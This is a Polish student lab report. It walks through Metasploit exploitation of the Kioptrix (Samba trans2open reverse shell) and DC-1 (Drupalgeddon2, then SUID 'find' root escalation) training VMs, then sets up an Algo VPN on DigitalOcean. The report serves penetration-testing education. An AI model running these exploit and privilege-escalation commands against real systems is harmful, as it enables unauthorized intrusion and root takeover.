


Spis treści

Projekt – zadanie 2	
Kioptrix.....	1
DC-1.....	6
Projekt – zadanie 5	10

Projekt – zadanie 2

1. Kioptrix

Na początku musimy utworzyć sieć wewnętrzną dla maszyn. Wchodzimy w ustawienia maszyn, a następnie w „Network Adapter” i wybieramy w nim „Custom: Specific virtual network” oraz „VMnet8”. (Ustawienia pokazane na rysunku poniżej).



Następnie należy plik „Kioptrix Level1.vmx” otworzyć za pomocą notatnika i zamienić „ethernet0.networkName = \"Bridged\"” na ethernet0.networkName = \"NAT\". (Pokazane na rysunku poniżej).

```
ethernet0.networkName = "NAT"
```

Dzięki tym zabiegom możemy przystąpić do pracy i na początku używamy „ifconfig” w celu poznania adresu IP systemu, z którego korzystamy. Otrzymany wynik został przedstawiony na rysunku poniżej.

```
(abuk@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.153.128 netmask 255.255.255.0 broadcast 192.168.153.255
    inet6 fe80::20c:29ff:fe01:f539 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:a1:f5:39 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 13006 (12.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 37 bytes 11112 (10.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Następnie wpisujemy komendę „sudo netdiscover -r 192.168.153.0/24” dzięki, której poznajemy adres IP maszyny wirtualnej Kioptrix pokazany na rysunku poniżej.

```
Currently scanning: Finished! | Screen View: Unique Hosts
22 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1320
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.153.1	00:50:56:c0:00:08	19	1140	VMware, Inc.
192.168.153.2	00:50:56:f0:a3:ca	1	60	VMware, Inc.
192.168.153.133	00:0c:29:d4:bd:02	1	60	VMware, Inc.
192.168.153.254	00:50:56:e3:39:00	1	60	VMware, Inc.

Jak znamy adres IP maszyny wirtualnej to możemy ją przeskanować. Używamy do tego OpenVase. Ustawiamy w nim nowy cel i zadanie tak jak na rysunkach poniżej.

Edit Target Kioptrix1

Name

Comment

Hosts
☒ Manual
☐ From file No file selected.

Exclude Hosts
☒ Manual
☐ From file No file selected.

Allow simultaneous scanning via multiple IPs
☒ Yes ☐ No

Port List

Alive Test

Credentials for authenticated checks

SSH
 on port

SMB

Cancel

Save

Edit Task Kioptrix1

Name

Kioptrix1

Comment

Scan Targets

Kioptrix1

Alerts

Schedule

--

☐ Once

Add results to Assets

☒ Yes
☐ No

Apply Overrides

☒ Yes
☐ No

Min QoD

70

%

Alterable Task

☐ Yes
☒ No

Auto Delete Reports

☒ Do not automatically delete reports
☐ Automatically delete oldest reports but always keep newest

5

reports

Scanner

OpenVAS Default


Scan Config

Full and fast

Cancel

Save

Po zakończeniu skanowania otrzymujemy raport, w którym oceniono bezpieczeństwo Kioptrix-1 na 7,5 punktu i z poważnych podatności wskazał Webalizer Cross Site Scripting Vulnerability oraz Deprecated SSH-1 Protocol Detection.



Dzięki wykorzystaniu OpenVase dowiedzieliśmy się o paru podatnościach serwera, które można wykorzystać do włamania się na ten serwer.

Następnie używamy nmap w celu poznania wersji oprogramowania oraz portu, na którym działa Kioptrix. Rezultat został przedstawiony poniżej.

```

(abuk@kali)-[~]
$ nmap 192.168.153.133 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-28 14:20 CST
Nmap scan report for localnet (192.168.153.133)
Host is up (0.0033s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http           Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https      Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status         1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds

```

Widać, że dla usługi netbios-ssn otrzymaliśmy wersję Samba smbd, jednak nie jest to konkretna wersja danej usługi. Do jej zdobycia stosujemy metasploit. Otwieramy go wpisując w konsolę

„msfconsole”, a następnie wpisujemy „search smb_ver”. Otrzymujemy jeden wynik, więc wpisujemy „use 0”. (Wynik na rysunku poniżej).

```
msf6 > search smb_ver

Matching Modules



| # | Name                              | Disclosure Date | Rank   | Check | Description           |
|---|-----------------------------------|-----------------|--------|-------|-----------------------|
| 0 | auxiliary/scanner/smb/smb_version |                 | normal | No    | SMB Version Detection |



Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > █
```

Wpisujemy „options” i widzimy, że należy ustawić RHOSTS. Robimy to używając „set RHOSTS 192.168.153.133”, a następnie wpisujemy „run”. (Wynik na rysunkach poniżej).

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):



| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                          |



msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.153.133
RHOSTS => 192.168.153.133
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.153.133:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.153.133:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.153.133: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Wersja usługi Samby, której szukaliśmy to: Samba 2.2.1a. Jest ona podatna na przepełnienie bufora. Następnie wpisujemy w konsoli „search trans2open” i z otrzymanych wyników wybieramy ten przeznaczony na system Linux. (Wynik na rysunku poniżej).

```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules



| # | Name                             | Disclosure Date | Rank  | Check | Description                               |
|---|----------------------------------|-----------------|-------|-------|-------------------------------------------|
| 0 | exploit/freebsd/samba/trans2open | 2003-04-07      | great | No    | Samba trans2open Overflow (*BSD x86)      |
| 1 | exploit/linux/samba/trans2open   | 2003-04-07      | great | No    | Samba trans2open Overflow (Linux x86)     |
| 2 | exploit/osx/samba/trans2open     | 2003-04-07      | great | No    | Samba trans2open Overflow (Mac OS X PPC)  |
| 3 | exploit/solaris/samba/trans2open | 2003-04-07      | great | No    | Samba trans2open Overflow (Solaris SPARC) |


```

Wpisujemy „use 1”.

```
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > █
```

Wpisujemy „options” i widzimy, że należy ustawić RHOSTS. Robimy to używając „set RHOSTS 192.168.153.133”. (Rezultat na rysunku poniżej).

```
msf6 exploit(linux/samba/trans2open) > options
Module options (exploit/linux/samba/trans2open):


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 139             | yes      | The target port (TCP)                                                                        |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.153.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                     |
|----|--------------------------|
| 0  | Samba 2.2.x - Bruteforce |


```

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.153.133
RHOSTS => 192.168.153.133
```

Następnie ustawiamy PAYLOAD komendą „set PAYLOAD generic/shell_reverse_tcp” i wykonujemy exploit komendą „exploit”. Uzyskujemy dostęp do root czego rezultat został przedstawiony na rysunku poniżej. (Dla Kioptrix nie ma flagi końcowej).


```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.153.128:4444
[*] 192.168.153.133:139 - Trying return address 0xbffffdfc ...
[*] 192.168.153.133:139 - Trying return address 0xbffffcfc ...
[*] 192.168.153.133:139 - Trying return address 0xbffffbfc ...
[*] 192.168.153.133:139 - Trying return address 0xbffffafc ...
[*] 192.168.153.133:139 - Trying return address 0xbffff9fc ...
[*] 192.168.153.133:139 - Trying return address 0xbffff8fc ...
[*] 192.168.153.133:139 - Trying return address 0xbffff7fc ...
[*] 192.168.153.133:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.153.128:4444 → 192.168.153.133:1029) at 2022-12-28 14:52:18 -0600

[*] Command shell session 2 opened (192.168.153.128:4444 → 192.168.153.133:1030) at 2022-12-28 14:52:19 -0600
[*] Command shell session 3 opened (192.168.153.128:4444 → 192.168.153.133:1031) at 2022-12-28 14:52:21 -0600
[*] Command shell session 4 opened (192.168.153.128:4444 → 192.168.153.133:1032) at 2022-12-28 14:52:22 -0600
id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```

2. DC-1

Na początku musimy utworzyć sieć wewnętrzną dla maszyn. Wchodzimy w ustawienia maszyn, a następnie w „Network Adapter” i wybieramy w nim „Custom: Specific virtual network” oraz „VMnet8”. (Ustawienia pokazane na rysunku poniżej).



Znamy już nasz adres IP (z zadania z poprzednia maszyną – jest taki sam), więc możemy od razu wpisać „sudo netdiscover -r 192.168.153.0/24”, dzięki któremu poznamy adres IP DC-1.

Otrzymujemy następujące wyniki:

```
Currently scanning: Finished! | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 4 hosts. Total size: 600
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.153.1	00:50:56:c0:00:08	7	420	VMware, Inc.
192.168.153.2	00:50:56:f0:a3:ca	1	60	VMware, Inc.
192.168.153.134	00:0c:29:18:e5:ce	1	60	VMware, Inc.
192.168.153.254	00:50:56:e3:39:00	1	60	VMware, Inc.

Podkreślony adres IP jest adresem DC-1. Skanujemy go za pomocą programu OpenVase. Ustawiamy nowy cel i zadanie tak jak na rysunkach poniżej.

New Target

Name: DC-1

Comment:

Hosts: ☒ Manual 192.168.153.134

Exclude Hosts: ☒ Manual

Allow simultaneous scanning via multiple IPs: ☒ Yes ☐ No

Port List: All IANA assigned TCP

Alive Test: Scan Config Default

Credentials for authenticated checks:

SSH: -- on port 22

SMB: --

New Task

Name: DC-1

Comment:

Scan Targets: DC-1

Alerts:

Schedule: -- ☐ Once

Add results to Assets: ☒ Yes ☐ No

Apply Overrides: ☒ Yes ☐ No

Min QoD: 70 %


Alterable Task: ☐ Yes ☒ No

Auto Delete Reports: ☒ Do not automatically delete reports

Scanner: OpenVAS Default

Scan Config: Full and fast

Po zakończeniu skanowania otrzymujemy raport, w którym oceniono bezpieczeństwo DC-1 i z poważnych podatności wskazał „Operating System (OS) End of Life (EOL) Detection”, „Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) -Active Check i „Drupal Core SQLi Vulnerability (SA-CORE-2014-005) – Active Check”, czyli jest przestarzały system operacyjny oraz podatności są związane z „Drupalem”. (Wynik skanowania poniżej).



Skanowanie dostarczyło kilku ciekawych informacji na temat DC-1, które można wykorzystać do włamania się na ten serwer.

Włączamy konsolę i używamy nmap do poznania wersji usług oraz na jakich portach działa DC-1. Wpisujemy „sudo nmap 192.168.153.134 -sV -O” (rezultat poniżej).

```
(abuk@kali)-[~]
$ sudo nmap 192.168.153.134 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 05:26 CST
Nmap scan report for localnet (192.168.153.134)
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 00:0C:29:18:E5:CE (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
```

Mamy wersje oraz 3 usługi, co nie daje nam wielu możliwości na razie. Sprawdzamy więc w metasploit czy jest jakiś exploit, który wykorzystuje podatność wskazana nam przez OpenVase. Wpisujemy „msfconsole” do otworzenia Metasploit, a następnie wpisujemy „search drupal”. (Wynik pokazany poniżej).

```
msf6 > search drupal

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/drupal_coder_exec                               2016-07-13     excellent Yes     Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2                           2018-03-28     excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupalgeddon                             2014-10-15     excellent No      Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe                                 2012-10-17     normal     Yes     Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec                             2016-07-13     excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize                       2019-02-20     normal     Yes     Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum                       2010-07-02     normal     Yes     Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval                                 2005-06-29     excellent Yes     PHP XML-RPC Arbitrary Code Execution
```

Wykorzystamy exploit numer 1. Wpisujemy „use 1”


```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > 
```

Wpisujemy „options” i widzimy, że należy ustawić „RHOSTS”. Robimy to komendą „set RHOSTS 192.168.153.134”.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ---      -
  DUMP_OUTPUT  false           no        Dump payload command output
  PHP_FUNC     passthru        yes       PHP function to execute
  Proxies     no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT       80              yes       The target port (TCP)
  SSL         false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /               yes       Path to Drupal install
  VHOST       no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.153.128 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic (PHP In-Memory)
```

Następnie wykonujemy exploit wpisując „exploit”.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.153.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.153.134
[*] Meterpreter session 1 opened (192.168.153.128:4444 → 192.168.153.134:60355) at 2022-12-29 07:10:35 -0600

meterpreter > 
```

W wyniku tych działań otrzymaliśmy sesję meterpreter, więc przechodzimy do shella komendą „shell” i następnie chcemy wywołać „/bin/bash” więc wpisujemy „python -c 'import pty; pty.spawn("/bin/bash")”.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ 
```

Następnie musimy odnaleźć plik z uprawnieniami „SUID”, które pozwolą uruchomić plik właściciela z prawami właściciela. Wpisujemy „find / -perm -u=s -type f 2>/dev/null”.

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ 
```


Komenda „find” posiada uprawnienia „SUID”, więc mamy możliwość wykonywania polecenia jako „root”. Żeby pokazać, że mamy uprawnienia root utworzymy plik „projekt” komendą „touch projekt”, a następnie użyjemy „find projekt -exec „whoami” \;”, które dowodzi, że mamy uprawnienia root.

```
www-data@DC-1:/var/www$ touch projekt
touch projekt
www-data@DC-1:/var/www$ find projekt -exec "whoami" \;
find projekt -exec "whoami" \;
root
www-data@DC-1:/var/www$
```

Żeby wyświetlić flagę końcową musimy otworzyć shell jako root.

Wpisujemy „find projekt -exec "/bin/sh" \;”.

```
www-data@DC-1:/var/www$ find projekt -exec "/bin/sh" \;
find projekt -exec "/bin/sh" \;
#
```

```
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

Wchodzimy do katalogu „root” wpisując „cd /root”.

```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
```

Otwieramy plik „thefinalflag.txt” wpisując „cat thefinalflag.txt” i otrzymujemy flagę końcową.

```
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
```

Wnioski


Zadania te pozwoliły utrwalić wiedzę dotychczas poznaną oraz poszerzyć ją o nowe możliwości włamywania się na serwer. Do uzyskania uprawnień „root” było z pewnością kilka możliwości wykorzystując różne podatności. Przydatny okazał się skaner „Openvase” jednak nie jest on narzędziem idealnym i nie pokazywał wszystkich luk bezpieczeństwa, co szczególnie wpłynęło na postępowanie przy łamaniu Kioptrix. Testy penetracyjne dają ogromną satysfakcję, kiedy po wielu próbach ostatecznie udaje się włamać na serwer i zdobyć uprawnienia root, na których nam zależy.

Projekt – zadanie 5

Serwer zdalny VPN

1. Postawienie serwera na stronie Digital Ocean.

Projekt rozpoczynamy od stworzenia serwera na którym postawimy nasz VPN. Wybrałem system ubuntu w wersji 20.04 oraz miejsce fizycznego serwera w Niemczech.



Następnie rozpoczynam jego konfigurację uruchamiając konsole na stronie, może to także zrobić przy pomocy terminala z własnego komputera, łącząc się z z serwerem protokołem SSH.

Po zalogowaniu wcześniej podanymi danymi zaczynam prace nad konfiguracją serwera upgradując wszystkie pakiety.

```
root@VPN:~# sudo apt-get update -y && apt-get upgrade -y
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:2 http://mirrors.digitalocean.com/ubuntu jammy InRelease
Get:3 http://mirrors.digitalocean.com/ubuntu jammy-updates InRelease [114 kB]
Hit:4 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Get:5 http://mirrors.digitalocean.com/ubuntu jammy-backports InRelease [99.8 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [534 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [115 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [7512 B]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [460 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [70.5 kB]
```

Następnie instaluje python3-virtualenv używając systemu apt.

```
root@VPN:~# sudo apt install python3-virtualenv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libflashrom1 libftdi1-2
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
```

Pobieram Algo VPN poprzez klonowanie repozytorium GitHub oraz go konfiguruję.

```
root@VPN:~# git clone https://github.com/trailofbits/algo
Cloning into 'algo'...
remote: Enumerating objects: 7491, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7491 (delta 1), reused 3 (delta 0), pack-reused 7483
Receiving objects: 100% (7491/7491), 3.00 MiB | 22.28 MiB/s, done.
Resolving deltas: 100% (4301/4301), done.
root@VPN:~#
```

```
root@VPN:~/algo# python3 -m virtualenv --python=$(command -v python3) .env && source .env/bin/activate && python3 -m pip install -U pip virt
ualenv && python3 -m pip install -r requirements.txt
created virtual environment CPython3.10.6.final.0-64 in 331ms
creator CPython3Posix(dest=/root/algo/.env, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)
added seed packages: pip==22.0.2, setuptools==59.6.0, wheel==0.37.1
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
Requirement already satisfied: pip in ./env/lib/python3.10/site-packages (22.0.2)
Collecting pip
  Downloading pip-22.3.1-py3-none-any.whl (2.1 MB)
----- 2.1/2.1 MB 18.0 MB/s eta 0:00:00
```

W pliku config.cfg dodaje użytkowników oraz włączam opcje unattended reboot by poprawić bezpieczeństwo swojego VPN.

```
unattended_reboot:
  enabled: true
  time: 06:00
```

```
users:
  - DevOps
  - CzlowiekwKapturze
  - FanatykCyberbezpieczenstwa
```

Wpisując komendę `./algo` zaczynamy wdrażać tą aplikację.

```
(.env) root@VPN:~/algo# ./algo

PLAY [localhost] *****

TASK [Gathering Facts] *****
ok: [localhost]

TASK [Playbook dir stat] *****
ok: [localhost]

TASK [Ensure Ansible is not being run in a world writable directory] *****
ok: [localhost] => {
  "changed": false,
  "msg": "All assertions passed"
}
```

Pierwszym wyborem jest wybranie systemu w moim przypadku jest to Ubuntu 20.04.

```
What provider would you like to use?
1. DigitalOcean
2. Amazon Lightsail
3. Amazon EC2
4. Microsoft Azure
5. Google Compute Engine
6. Hetzner Cloud
7. Vultr
8. Scaleway
9. OpenStack (DreamCompute optimised)
10. CloudStack (Exoscale optimised)
11. Linode
12. Install to existing Ubuntu 18.04 or 20.04 server (for more advanced users)
```

Następnie zostaje zapytany o cechy jakimi ma się charakteryzować moja usługa VPN.

```
Do you want macOS/iOS clients to enable "Connect On Demand" when connected to cellular networks?
[y/N]
:
N^M
TASK [Cellular On Demand prompt] *****
Enter the IP address of your server: (or use localhost for local installation):
[localhost]
:
localhost^M
TASK [local : pause] *****
ok: [localhost]

TASK [local : Set the facts] *****
ok: [localhost]
[local : pause]
Enter the public IP address or domain name of your server: (IMPORTANT! This is used to verify the certificate)
[localhost]
:
104.248.33.29^M
TASK [retain the fact prompt] *****
ok: [localhost]
[DNS adblocking prompt]
Do you want to enable DNS ad blocking on this VPN server?
[y/N]
:
y^M
TASK [DNS adblocking prompt] *****
ok: [localhost]
